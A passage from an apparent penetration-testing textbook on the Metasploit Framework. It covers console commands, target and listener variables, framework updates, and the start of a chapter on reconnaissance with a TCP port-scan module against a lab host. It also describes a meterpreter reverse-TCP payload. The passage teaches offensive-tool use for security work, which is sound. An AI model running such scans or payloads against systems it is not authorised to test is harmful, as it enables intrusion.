Its syntax is `msf> help`. The following screenshot shows the use of the `help` command:




The screenshot shows a terminal window titled "root@kali: ~". The window title bar also includes the text "File Edit View Search Terminal Help". The terminal content displays the output of the `msf > help` command. The output is titled "Core Commands" and lists various commands with their descriptions. The commands listed include: advanced, back, banner, cd, color, connect, edit, exit, get, getg, grep, help, info, irb, jobs, kill, load, loadpath, makerc, options, popm, previous, pushm, quit, and reverse. The descriptions provide a brief overview of each command's function.

Command	Description
?	Help menu
advanced	Displays advanced options for one or more modules
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
edit	Edit the current module with \$VISUAL or \$EDITOR
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
info	Displays information about one or more modules
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
makerc	Save commands entered since start to a file
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
quit	Exit the console

- The `route` command: The `route` command is used to add, view, modify, or delete the network routes. This is used for pivoting in advanced scenarios, which we will cover later in this book.


Its syntax is `msf> route`. The following screenshot shows the use of the `route` command:



The screenshot shows a terminal window titled "sagar@ubuntu: ~". The terminal content displays the output of the `msf > route` command. The output shows the usage information for the `route` command, which includes `[add/remove/get/flush/print]`, `subnet netmask`, and `[comm/sid]`. It also provides a brief description of what the command does: "Route traffic destined to a given subnet through a supplied session. The default comm is Local." The prompt then changes to `msf >`.

- The `save` command: At times, when performing a penetration test on a complex target environment, a lot of configuration changes are made in the Metasploit Framework. Now, if the penetration test needs to be resumed again at a later point of time, it would be really painful to configure the Metasploit Framework again from scratch. The `save` command saves all the configurations to a file and it gets loaded upon the next startup, saving all the reconfiguration efforts.


Its syntax is `msf>save`. The following screenshot shows the use of the `save` command:



```
sagar@ubuntu: ~
msf > save
Saved configuration to: /home/sagar/.msf4/config
msf >
```

- The `sessions` command: Once our target is exploited successfully, we normally get a shell session on the target system. If we are working on multiple targets simultaneously, then there might be multiple sessions actively open at the same time. The Metasploit Framework allows us to switch between multiple sessions as and when required. The `sessions` command lists down all the currently active sessions established with various target systems.


Its syntax is `msf>sessions`. The following screenshot shows the use of the `sessions` command:



```
sagar@ubuntu: ~
msf > sessions
Active sessions
=====
No active sessions.
msf >
```

- The `spool` command: Just like any application has debug logs that help out in debugging errors, the `spool` command prints out all the output to a user-defined file along with the console. The output file can later be analyzed based on the requirement.

Its syntax is `msf>spool`. The following screenshot shows the use of the `spool` command:




```
sagar@ubuntu: ~
msf > spool
Usage: spool <off>|<filename>
Example:
    spool /tmp/console.log

msf > spool /home/sagar/Desktop/msflog.log
[*] Spooling to file /home/sagar/Desktop/msflog.log...
msf >
```

- The `show` command: The `show` command is used to display the available modules within the Metasploit Framework or to display additional information while using a particular module.

Its syntax is `msf> show`. The following screenshot shows the use of the `show` command:



```
sagar@ubuntu: ~
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets,
actions
msf > show nops


NOP Generators
=====

```

Name	Disclosure Date	Rank	Description
armle/simple		normal	Simple
php/generic		normal	PHP Nop Generator
ppc/simple		normal	Simple
sparc/random		normal	SPARC NOP Generator
tty/generic		normal	TTY Nop Generator
x64/simple		normal	Simple
x86/opty2		normal	Opty2
x86/single_byte		normal	Single Byte

- The `info` command: The `info` command is used to display details about a particular module within the Metasploit Framework. For example, you might want to view information on meterpreter payload, such as what the supported architecture is and what the options required in order to execute this are:

Its syntax is `msf> info`. The following screenshot shows the use of the `info` command:



The screenshot shows a terminal window titled "sagar@ubuntu: ~". The user has run the command `msf > info payload/windows/meterpreter/reverse_tcp`. The output provides detailed information about the module, including its name, module type, platform, architecture, and various options and requirements. It also lists contributors and basic options, including `EXITFUNC`, `LHOST`, and `LPORT`. A description of the payload is provided at the bottom.

```
msf > info -h
Usage: info <module name> [mod2 mod3 ...]

Options:
* The flag '-j' will print the data in json format
* The flag '-d' will show the markdown version with a browser. More info, but could be slow.
Queries the supplied module or modules for information. If no module is given,
show info for the currently active module.

msf > info payload/windows/meterpreter/reverse_tcp

      Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
      Module: payload/windows/meterpreter/reverse_tcp
      Platform: Windows
      Arch: x86
Needs Admin: No
Total size: 281
      Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  OJ Reeves
  hdm <x@hdm.io>


Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     \[REDACTED\]    yes        The listen address
LPORT     4444           yes        The listen port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Connect back to the attacker

msf >
```

- The `irb` command: The `irb` command invokes the interactive Ruby platform from within the Metasploit Framework. The interactive Ruby platform can be used for creating and invoking custom scripts typically during the post-exploitation phase.


Its syntax is `msf>irb`. The following screenshot shows the use of the `irb` command:



```
sagar@ubuntu:~  
msf > irb  
[*] Starting IRB shell...  
  
Ignoring nokogiri-1.6.8 because its extensions are not built. Try: gem pristine nokogiri-1.6.8  
Ignoring bcrypt-3.1.11 because its extensions are not built. Try: gem pristine bcrypt-3.1.11  
Ignoring unf_ext-0.0.7.2 because its extensions are not built. Try: gem pristine unf_ext-0.0.7.2  
Ignoring eventmachine-1.2.0.1 because its extensions are not built. Try: gem pristine eventmachine-1.2.0.1  
Ignoring ffi-1.9.14 because its extensions are not built. Try: gem pristine ffi-1.9.14  
Ignoring pg-0.18.4 because its extensions are not built. Try: gem pristine pg-0.18.4  
Ignoring pg_array_parser-0.0.9 because its extensions are not built. Try: gem pristine pg_array_parser-0.0.9  
Ignoring msgpack-1.0.0 because its extensions are not built. Try: gem pristine msgpack-1.0.0  
Ignoring network_interface-0.0.1 because its extensions are not built. Try: gem pristine network_interface-0.0.1  
Ignoring pcaprub-0.12.4 because its extensions are not built. Try: gem pristine pcaprub-0.12.4  
Ignoring redcarpet-3.3.4 because its extensions are not built. Try: gem pristine redcarpet-3.3.4  
Ignoring sqlite3-1.3.11 because its extensions are not built. Try: gem pristine sqlite3-1.3.11  
Ignoring thin-1.7.0 because its extensions are not built. Try: gem pristine thin-1.7.0  
>> puts "Metasploit is awesome"  
Metasploit is awesome  
=> nil  
=>
```

- The `makerc` command: When we use the Metasploit Framework for pen testing a target, we fire a lot many commands. At end of the assignment or that particular session, we might want to review what all activities we performed through Metasploit. The `makerc` command simply writes out all the command history for a particular session to a user defined output file.

Its syntax is `msf>makerc`. The following screenshot shows the use of the `makerc` command:



```
sagar@ubuntu:~  
msf > makerc  
Usage: makerc <output rc file>  
  
Save the commands executed since startup to the specified file.  
  
msf > makerc /home/sagar/Desktop/msfcommands.txt  
[*] Saving last 2 commands to /home/sagar/Desktop/msfcommands.txt ...  
msf >
```


Variables in Metasploit

For most exploits that we use within the Metasploit Framework, we need to set values to some of the variables. The following are some of the common and most important variables in the Metasploit Framework:

Variable name	Variable description
LHOST	Local Host: This variable contains the IP address of the attacker's system that is the IP address of the system from where we are initiating the exploit.
LPORT	Local Port: This variable contains the (local) port number of the attacker's system. This is typically needed when we are expecting our exploit to give us reverse shell.
RHOST	Remote Host: This variable contains the IP address of our target system.
RPORT	Remote Port: This variable contains the port number on the target system that we will attack/exploit. For example, for exploiting an FTP vulnerability on a remote target system, RPORT will be set to 21.

- The get command: The get command is used to retrieve the value contained in a particular local variable within the Metasploit Framework. For example, you might want to view what is the IP address of the target system that you have set for a particular exploit.

Its syntax is `msf>get`. The following screenshot shows the use of the `msf>get` command:



The screenshot shows a terminal window titled "sagar@ubuntu: ~". The user has typed "msf > get" and received the usage information: "Usage: get var1 [var2 ...]". A descriptive message follows: "The get command is used to get the value of one or more variables." Finally, the user types "msf > get RHOST" and sees the output "RHOST =>".


```
sagar@ubuntu: ~
msf > get
Usage: get var1 [var2 ...]

The get command is used to get the value of one or more variables.

msf > get RHOST
RHOST =>
msf >
```

- The `getg` command: The `getg` command is very similar to the `get` command, except it returns the value contained in the global variable.

Its syntax is `msf> getg`. The following screenshot shows the use of the `msf> getg` command:



```
sagar@ubuntu: ~
msf > getg
Usage: getg var1 [var2 ...]

Exactly like get -g, get global variables


msf > getg RHOSTS
RHOSTS =>
msf >
```

- The `set` and `setg` commands: The `set` command assigns a new value to one of the (local) variables (such as `RHOST`, `RPORT`, `LHOST`, and `LPORT`) within the Metasploit Framework. However, the `set` command assigns a value to the variable that is valid for a limited session/instance. The `setg` command assigns a new value to the (global) variable on a permanent basis so that it can be used repeatedly whenever required.

Its syntax is:

```
msf> set <VARIABLE> <VALUE>
msf> setg <VARIABLE> <VALUE>
```

We can see the `set` and `setg` commands in the following screenshot:




```
sagar@ubuntu: ~
msf > set RHOST 192.168.1.30
RHOST => 192.168.1.30
msf > setg RHOST 192.168.1.30
RHOST => 192.168.1.30
msf >
```

- The `unset` and `unsetg` commands: The `unset` command simply clears the value previously stored in a (local) variable through the `set` command. The `unsetg` command clears the value previously stored in a (global) variable through the `setg` command:

syntax is:

```
msf> unset<VARIABLE>
msf> unsetg <VARIABLE>
```

We can see the `unset` and `unsetg` commands in the following screenshot:

A screenshot of a terminal window titled "sagar@ubuntu: ~". The window contains the following text:


```
msf > unset RHOST
Unsetting RHOST...
msf > unsetg RHOST
Unsetting RHOST...
msf >
```

The terminal window has a dark background with white text. The title bar is also dark.

Updating the Metasploit Framework

The Metasploit Framework is commercially backed by Rapid 7 and has a very active development community. New vulnerabilities are discovered almost on a daily basis in various systems. For any such newly discovered vulnerability, there's quite a possibility that you get a ready-to-use exploit in the Metasploit Framework. However, in order to keep abreast with the latest vulnerabilities and exploits, it's important to keep the Metasploit Framework updated. You may not need to update the framework on a daily basis (unless you are very actively involved in penetration testing); however, you can target for weekly updates.

The Metasploit Framework offers a simple utility called `msfupdate` that connects to the respective online repository and fetches the updates:

A terminal window titled "root@kali: ~" showing the output of the msfupdate command. The window has a standard Linux terminal interface with a menu bar at the top and a scroll bar on the right. The text output shows the process of updating the Metasploit Framework via APT, including package lists, dependency tree, state information, and upgrade details. It also shows the download progress of the metasploit-framework package from a Yzu.edu.tw mirror.

```
root@kali:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.14.10-0kali1
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  metasploit-framework
  1 upgraded, 0 newly installed, 0 to remove and 1981 not upgraded.
Need to get 90.2 MB of archives.
After this operation, 42.9 MB of additional disk space will be used.
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 metasploit-frame
rk i386 4.14.10-0kali1 [90.2 MB]
10% [1 metasploit-framework 11.7 MB/90.2 MB 13%] 261 kB/s 5min ls
```

Summary

In this chapter, we have seen how the Metasploit Framework is structured and some common console commands. In the next chapter, we'll practically start using the Metasploit Framework for performing information gathering and enumeration on our target systems. For using most modules within the Metasploit Framework, remember the following sequence:

1. Use the `use` command to select the required Metasploit module.
2. Use the `show options` command to list what all variables are required in order to execute the selected module.
3. Use the `set` command to set the values for required variables.
4. Use the `run` command to execute the module with the variables configured earlier.

Exercises

You can try the following exercises:

- Browse through the directory structure of the Metasploit Framework
- Try out some of the common console commands discussed in this chapter
- Update the Metasploit Framework to the latest available version

5

Information Gathering with Metasploit

Information gathering and enumeration are the initial stages of penetration testing life cycle. These stages are often overlooked, and people directly end up using automated tools in an attempt to quickly compromise the target. However, such attempts are less likely to succeed.

"Give me six hours to chop down a tree and I will spend the first four sharpening the axe."
- Abraham Lincoln

This is a very famous quote by Abraham Lincoln which is applicable to penetration testing as well! The more efforts you take to gather information about your targets and enumerate them, the more likely you are to succeed with compromise. By performing comprehensive information gathering and enumeration, you will be presented with wealth of information about your target, and then you can precisely decide the attack vector in order to compromise the same.

The Metasploit Framework provides various auxiliary modules for performing both passive and active information gathering along with detailed enumeration. This chapter introduces some of the important information gathering and enumeration modules available in the Metasploit Framework:

The topics to be covered are as follows:

- Information gathering and enumeration on various protocols
- Password sniffing with Metasploit
- Advanced search using Shodan

Information gathering and enumeration

In this section, we'll explore various auxiliary modules within the Metasploit Framework that can be effectively used for information gathering and enumeration of various protocols such as TCP, UDP, FTP, SMB, SMTP, HTTP, SSH, DNS, and RDP. For each of these protocols, you will learn multiple auxiliary modules along with the necessary variable configurations.


Transmission Control Protocol

Transmission Control Protocol (TCP) is a connection-oriented protocol and ensures reliable packet transmission. Many of the services such as Telnet, SSH, FTP, and SMTP make use of the TCP protocol. This module performs a simple port scan against the target system and tells us which TCP ports are open.

Its auxiliary module name is `auxiliary/scanner/portscan/tcp`, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned
- **PORTS:** Range of ports to be scanned

We can see this auxiliary module in the following screenshot:



The screenshot shows a terminal window titled "root@kali: ~/Desktop/Labs/tools". The user has run the command `msf > use auxiliary/scanner/portscan/tcp`. Then, they run `msf auxiliary(tcp) > show options` to view the module options. The output shows the following table:

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

Next, the user sets the RHOSTS option to `10.11.1.5` with `msf auxiliary(tcp) > set RHOSTS 10.11.1.5`. They then set the PORTS option to `1-1000` with `msf auxiliary(tcp) > set PORTS 1-1000`. Finally, they run the module with `msf auxiliary(tcp) > run`. The output shows the results of the scan:

```
[*] 10.11.1.5: - 10.11.1.5:135 - TCP OPEN
[*] 10.11.1.5: - 10.11.1.5:139 - TCP OPEN
[*] 10.11.1.5: - 10.11.1.5:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

User Datagram Protocol

User Datagram Protocol (UDP) is lightweight compared to TCP, however, not as reliable as TCP. UDP is used by services such as SNMP and DNS. This module performs a simple port scan against the target system and tells us which UDP ports are open.

Its auxiliary module name is `auxiliary/scanner/discovery/udp_sweep`, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

